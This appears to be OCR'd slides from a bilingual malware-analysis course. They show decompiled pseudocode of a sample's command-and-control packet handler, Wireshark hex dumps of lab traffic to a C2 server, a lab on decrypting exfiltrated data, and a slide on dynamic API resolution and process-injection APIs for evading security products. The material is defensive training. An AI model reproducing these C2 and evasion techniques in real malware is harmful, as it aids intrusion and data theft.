45        else
46        {
47          packet->magic = 0x11877811;
48          packet->field_4 = 4;
49          packet->cmd = 0;
50        }
51        for ( j = 0; j <= 39; ++j )
52        {
53          v7 = packet->gap24[j] + packet->gap24[7] + packet->gap24[13] - packet->gap24[31];
54          packet->gap24[j] = v7;
55          packet->gap24[j] = packet->gap24[18] - (packet->gap24[25] + packet->gap24[33]) + v7;
56        }
57        send(s, (const char *)packet, 0x4C, 0);
```



magic	0x11877811	[0x0]
field_4	4	[0x4]
cmd	1	[0x8]
data	//	[0xC]

C2 Protocol


```
19      if ( (unsigned __int64)recv(s, (char *)packet, 0x4C, 0) > 11 && packet->magic == 0x11877811 )
20      {
21        cmd = packet->cmd;
22        if ( cmd )
23        {
24          switch ( cmd )                          // 3. parse command
25          {
26            case 1:
27              packet->magic = 0x11877811;
28              packet->field_4 = 4;
29              packet->cmd = 1;
30              encrypt_key = (PUCHAR)packet->data;
31              encrypt_data(pbInput);
32              for ( i = 2; i <= 23; ++i )
33                packet->data[i] += packet->data[i - 1] - packet->data[i - 2];
34              break;
35            case 2:
36              packet->magic = 0x11877811;
37              packet->field_4 = 28;
38              packet->cmd = 2;
39              memcpy_s(packet->data, 0x18ui64, cipher, 0x18ui64);
40              break;
41            case 3:
42              goto LABEL_20;
43          }
44        }
45        else
46        {
47          packet->magic = 0x11877811;
48          packet->field_4 = 4;
49          packet->cmd = 0;
50        }
51        for ( j = 0; j <= 39; ++j )
52        {
53          v7 = packet->gap24[j] + packet->gap24[7] + packet->gap24[13] - packet->gap24[31];
54          packet->gap24[j] = v7;
55          packet->gap24[j] = packet->gap24[18] - (packet->gap24[25] + packet->gap24[33]) + v7;
56        }
57        send(s, (const char *)packet, 0x4C, 0);
```



magic	0x11877811	[0x0]
field_4	?	[0x4]
cmd	2	[0x8]
data	//	[0xC]

C2 Protocol


```
19      if ( (unsigned __int64)recv(s, (char *)packet, 0x4C, 0) > 11 && packet->magic == 0x11877811 )
20      {
21        cmd = packet->cmd;
22        if ( cmd )
23        {
24          switch ( cmd )                          // 3. parse command
25          {
26            case 1:
27              packet->magic = 0x11877811;
28              packet->field_4 = 4;
29              packet->cmd = 1;
30              encrypt_key = (PUCHAR)packet->data;
31              encrypt_data(pbInput);
32              for ( i = 2; i <= 23; ++i )
33                packet->data[i] += packet->data[i - 1] - packet->data[i - 2];
34              break;
35            case 2:
36              packet->magic = 0x11877811;
37              packet->field_4 = 28;
38              packet->cmd = 2;
39              memcpy_s(packet->data, 0x18ui64, cipher, 0x18ui64);
40              break;
41            case 3:
42              goto LABEL_20;
43          }
44        }
45        else
46        {
47          packet->magic = 0x11877811;
48          packet->field_4 = 4;
49          packet->cmd = 0;
50        }
51        for ( j = 0; j <= 39; ++j )
52        {
53          v7 = packet->gap24[j] + packet->gap24[7] + packet->gap24[13] - packet->gap24[31];
54          packet->gap24[j] = v7;
55          packet->gap24[j] = packet->gap24[18] - (packet->gap24[25] + packet->gap24[33]) + v7;
56        }
57        send(s, (const char *)packet, 0x4C, 0);
```



magic	0x11877811	[0x0]
field_4	28	[0x4]
cmd	2	[0x8]
data	cipher (size = 0x18)	[0xC]

C2 Protocol


```
19      if ( (unsigned __int64)recv(s, (char *)packet, 0x4C, 0) > 11 && packet->magic == 0x11877811 )
20      {
21        cmd = packet->cmd;
22        if ( cmd )
23        {
24          switch ( cmd )                          // 3. parse command
25          {
26            case 1:
27              packet->magic = 0x11877811;
28              packet->field_4 = 4;
29              packet->cmd = 1;
30              encrypt_key = (PUCHAR)packet->data;
31              encrypt_data(pbInput);
32              for ( i = 2; i <= 23; ++i )
33                packet->data[i] += packet->data[i - 1] - packet->data[i - 2];
34              break;
35            case 2:
36              packet->magic = 0x11877811;
37              packet->field_4 = 28;
38              packet->cmd = 2;
39              memcpy_s(packet->data, 0x18ui64, cipher, 0x18ui64);
40              break;
41            case 3:
42              goto LABEL_20;
43          }
44        }
45        else
46        {
47          packet->magic = 0x11877811;
48          packet->field_4 = 4;
49          packet->cmd = 0;
50        }
51        for ( j = 0; j <= 39; ++j )
52        {
53          v7 = packet->gap24[j] + packet->gap24[7] + packet->gap24[13] - packet->gap24[31];
54          packet->gap24[j] = v7;
55          packet->gap24[j] = packet->gap24[18] - (packet->gap24[25] + packet->gap24[33]) + v7;
56        }
57        send(s, (const char *)packet, 0x4C, 0);
```



magic	0x11877811	[0x0]
field_4	?	[0x4]
cmd	3	[0x8]
data	//	[0xC]

Wireshark 101

- 開源封包分析工具，用於分析各種網路封包，如：HTTP、藍芽、USB 等



C2 Protocol

Connect to C2 (192.168.10.10:11187)

5	10.0…	192.168.2.2	192.168.10.10	TCP	54	63253 → 11187
6	10.0…	192.168.2.2	192.168.10.10	TCP	130	63253 → 11187
7	10.0…	192.168.10.10	192.168.2.2	TCP	60	11187 → 63253
8	10.0…	192.168.10.10	192.168.2.2	TCP	114	11187 → 63253

Packet Data (little endian)


```
0000  00 ff f2 2b 4d 1c 00 ff  f1 2b 4d 1c 08 00 45 00   ···+M··· ·+M···E·
0010  00 74 77 09 40 00 80 06  f6 1d c0 a8 02 02 c0 a8   ·tw·@··· ········
0020  0a 0a f7 15 2b b3 12 e2  84 e6 58 19 92 d4 50 18   ····+··· ··X···P·
0030  04 03 2d 53 00 00 11 78  87 11 04 00 00 00 00 00   ··-S···x ········
0040  00 00 01 00 00 c0 05 00  00 00 00 00 00 00 00 00   ········ ········
0050  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ········ ········
0060  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ········ ········
0070  00 00 00 00 00 00 e0 b2  56 50 71 01 00 00 00 00   ········ VPq·····
0080  00 00                                             ··
```

magic	0x11877811	[0x0]
field_4	4	[0x4]
cmd	0	[0x8]
data	//	[0xC]

C2 Protocol

Connect to C2

7	10.0…	192.168.10.10	192.168.2.2	TCP	60	11187 → 63253
8	10.0…	192.168.10.10	192.168.2.2	TCP	114	11187 → 63253
9	10.0…	192.168.2.2	192.168.10.10	TCP	130	63253 → 11187



Packet Data (little endian)


```
0000  00 ff f1 2b 4d 1c 00 ff  f2 2b 4d 1c 08 00 45 00   ···+M··· ·+M···E·
0010  00 64 d2 6e 40 00 3f 06  db c8 c0 a8 0a 0a c0 a8   ·d·n@·?· ········
0020  02 02 2b b3 f7 15 58 19  92 d4 12 e2 85 32 50 18   ··+···X· ·····2P·
0030  01 f6 99 97 00 00 11 78  87 11 0c 00 00 00 01 00   ·······x ········
0040  00 00 f0 c7 d3 0e 7f 2c  15 ba f5 27 3a 26 3b 8e   ·······, ···':&;·
0050  21 55 64 46 1c d1 e4 ab  20 35 2a 11 15 33 5c e8   !UdF···· 5*··3\·
0060  f4 18 10 39 32 29 b7 37  2b 87 92 c5 2f c4 18 9d   ···92)·7 +···/···
0070  3f dc                                             ?·
```

magic	0x11877811	[0x0]
field_4	0xC	[0x4]
cmd	1	[0x8]
data	key (size = 8)	[0xC]

C2 Protocol


Connect to C2

10	10.0…	192.168.10.10	192.168.2.2	TCP	106	11187 → 63253
11	10.0…	192.168.2.2	192.168.10.10	TCP	130	63253 → 11187
12	10.0…	192.168.10.10	192.168.2.2	TCP	60	11187 → 63253
13	10.0…	192.168.2.2	192.168.10.10	TCP	54	63253 → 11187



Packet Data (little endian)

```
0000  00 ff f2 2b 4d 1c 00 ff  f1 2b 4d 1c 08 00 45 00   ···+M··· ·+M···E·
0010  00 74 77 0b 40 00 80 06  f6 1b c0 a8 02 02 c0 a8   ·tw·@··· ········
0020  0a 0a f7 15 2b b3 12 e2  85 7e 58 19 93 44 50 18   ····+··· ·~X··DP·
0030  04 02 40 d3 00 00 11 78  87 11 1c 00 00 00 02 00   ··@····x ········
0040  00 00 43 60 5b 5f 4e ba  9f 9e e3 78 6f 55 cb 81   ··C`[_N· ···xoU··
0050  24 fa e7 bf 0d 1b 3c 24  b7 4e 95 f3 a4 bd d0 e6   $·····<$ ·N······
0060  43 50 ce 02 f0 b1 cd 56  b0 e8 16 49 09 22 76 fb   CP·····V ···I·"v·
0070  9d 3a 5e 08 56 56 36 08  ac a6 71 01 00 00 00 00   ·:^·VV6· ··q·····
0080  00 00                                             ··
```




Lab5: Exfiltrate Data

請根據 next stage payload 的行為，分析 capture.pcapng 中的封包，找出並解密被滲出/傳送到 C2 server 的資料。

Analyze the packets in capture.pcapng based on the behavior of the next stage payload to decrypt the data exfiltrated to the C2 server.

Malware Behavior Flowchart




Get API without Importing — Dynamic API Resolution

Defense Evasion — Dynamic API Resolution

- 用途
  - 前面提到，駭客常用的手法往往倚賴特定的 API 來達成
    - Injection = VirtualAllocEx + WriteProcessMemory + CreateRemoteThread
    - 資安產品只要監控這些 API，就很容易偵測到惡意行為
  - Shellcode 沒有 loader 幫你把 API 連結起來
- 不靠 loader，在 runtime 自行爬取系統結構，取得所需的 Windows API

